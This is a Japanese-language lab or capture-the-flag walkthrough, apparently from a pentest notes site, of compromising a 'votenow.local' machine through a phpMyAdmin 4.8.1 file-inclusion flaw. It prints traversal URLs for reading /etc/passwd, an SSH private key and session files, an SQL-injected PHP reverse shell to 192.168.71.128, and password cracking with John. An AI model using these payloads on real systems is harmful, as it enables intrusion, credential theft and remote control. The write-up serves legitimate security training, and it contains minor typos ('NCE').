
**Gobusterで検出されたサブドメイン**

サブドメイン一覧を使ってGobusterを実行し、可能性のあるサブドメインを探索する。ただし、この試行では成果は得られない。

```bash
gobuster vhost -u http://votenow.local/ -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -t 20 | grep -v "400"
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a13d512da52a61ffa4ebfac2cc37b1c6d4bbfd55%2Fimage%20(1943).png?alt=media" alt=""><figcaption></figcaption></figure>

**別の辞書を使ったサブドメインの代替検索：**

別のディレクトリ辞書を使用してサブドメイン検索を繰り返す。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-dfa9078fa5d76da9acf2083efed376d49bada270%2Fimage%20(1944).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-61e59259e159da9c36ca49d348f6d223a55f7ab3%2Fimage%20(1945).png?alt=media" alt=""><figcaption></figcaption></figure>


#### 先に見つかった「.bak」ファイルから自分自身を特定する。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-72633d82c03b940912c8ab52a0b1f46dab789004%2Fimage%20(1952).png?alt=media" alt=""><figcaption></figcaption></figure>



**phpMyAdminにおけるNCE脆弱性の特定**

phpMyAdminのバージョンに脆弱性（4.8.1）があることを発見した後、SearchExploitツールを使って対応するエクスプロイトを探し、 [RCE ](/ja/web-vulnerabilities/owasp-top-10-vulnerabilities/vulnerability-local-file-inclusion-to-remote-code-execution-lfi-to-rce.md)（リモートコード実行）脆弱性を特定する。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-71a396a754375cebf29dfb9bee995a4d15e07c31%2Fimage%20(1957).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-34bc7e1500835d11a096ecac9504c4299b86a448%2Fimage%20(1959).png?alt=media" alt=""><figcaption></figcaption></figure>

## RCE脆弱性：


以下のスクリプトをURLに挿入してファイル「/etc/passwd」を読み取ることで、NCE脆弱性を利用する：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ce20ca78e10aff1175327c39d472da440c9effd0%2Fimage%20(1960).png?alt=media" alt=""><figcaption></figcaption></figure>

```url
index.php?target=db_sql.php%253f/../../../../../../../../etc/passwd
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a098e70b924433a9759aac56bcf44a02b42811bb%2Fimage%20(1961).png?alt=media" alt=""><figcaption></figcaption></figure>


**adminユーザーのSSH秘密鍵の復旧試行**

以下のURLを使って「admin」ユーザーのSSH秘密鍵にアクセスしようとするが、エラーに遭遇する：

```url
index.php?target=db_sql.php%253f/../../../../../../../../home/admin/.ssh/id_rsa
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d9df7c109ff867ce3abc33fb0532cf7ed2f08eb5%2Fimage%20(1962).png?alt=media" alt=""><figcaption></figcaption></figure>


**プライベートネットワークの内部ポートの探索**

次のURLを使って、/proc/net/tcpファイルからサーバーの内部ポートを一覧表示する：

```url
index.php?target=db_sql.php%253f/../../../../../../../../proc/net/tcp
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-be4a04645a23c20f2ae05836d840a52f0dadc4a8%2Fimage%20(1963).png?alt=media" alt=""><figcaption></figcaption></figure>


後続の解析のため、これらのポートをデータファイルに保存する。

```bash
for port in $(cat data | awk '{print $2}' | awk '{print $2}' FS=":" | sort -u); do echo "[+] Port $port -> $((0x$port))"; done
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d8a9c3a555ca766a791c243b7f66620b27c76661%2Fimage%20(1964).png?alt=media" alt=""><figcaption></figcaption></figure>



**phpMyAdminセッションを含むディレクトリの特定**

スクリプトを調べて、phpMyAdminのセッションを含むディレクトリを特定する：

```url
/index.php?target=db_sql.php%253f/../../../../../../../../var/lib/php/sessions/sess_{}
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ee5c3901b2b6dba66027fb22a8b61388b8de32bb%2Fimage%20(1965).png?alt=media" alt=""><figcaption></figcaption></figure>

## phpMyAdminの脆弱性（コマンドインジェクション）



**コマンドインジェクションのためにphpMyAdminのセッションCookieを使用する**

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ffa41ed04abfdbb68904da98ffed239015a9fc85%2Fimage%20(1966).png?alt=media" alt=""><figcaption></figcaption></figure>

```url
index.php?target=db_sql.php%253f/../../../../../../../../var/lib/php/session/sess_38f8d56u6em5usl5fd9s9v3pe66qh7v1
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2cee3c4c7a5e09e80e53bfd59b92f144103b9948%2Fimage%20(1967).png?alt=media" alt=""><figcaption></figcaption></figure>


#### このファイルはすべてのクエリコマンドを解釈する。

```sql
SELECT 'testing';
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-9a29cecfe882adf8921402c72068b89c8a342c5a%2Fimage%20(1969).png?alt=media" alt=""><figcaption></figcaption></figure>


**取得するためのSQLコマンドインジェクション** [**リバースシェル**](https://www.revshells.com/)**:**

```sql
select '<?php system("bash -i >& /dev/tcp/192.168.71.128/443 0>&1"); ?>';
```

/*/* ついにマシンへのアクセスを獲得：/*/*

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-77907a18df3270f473bc855aa97bae4020c07a30%2Fimage%20(1970).png?alt=media" alt=""><figcaption></figcaption></figure>

#### 権限昇格のための端末の安定化：

```bash
script /dev/null -c bash
# Ctrl+Z

stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
stty rows 44 columns 184
```



#### **/home/adminへのアクセス制限とハッシュ化されたパスワードの発見：**

/home/adminへのアクセス制限を確認し、認証済みアクセスが必要であることが分かる。phpMyAdminでは、ハッシュ化されたパスワードを持つユーザー「admin」が確認でき、ファイルシステムにアクセスするにはパスワードの解読が必要であることを示している。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c23ba11cb616d2572526b07cb502ab22539d0edb%2Fimage%20(1747).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0abdbb2a45cfed3493eeaf15541aefd2f010eb54%2Fimage%20(1953).png?alt=media" alt=""><figcaption></figcaption></figure>


## パスワードのブルートフォースクラック：

ハッシュ化されたパスワードを含む「hash」ファイルを作成し、John the Ripperを使ってパスワードリスト（この例ではrockyou.txt）で破れるか試す：

```bash
john -w:/usr/share/wordlists/rockyou.txt hash
```

**表示されたパスワード**

```bash
john --show hash
```

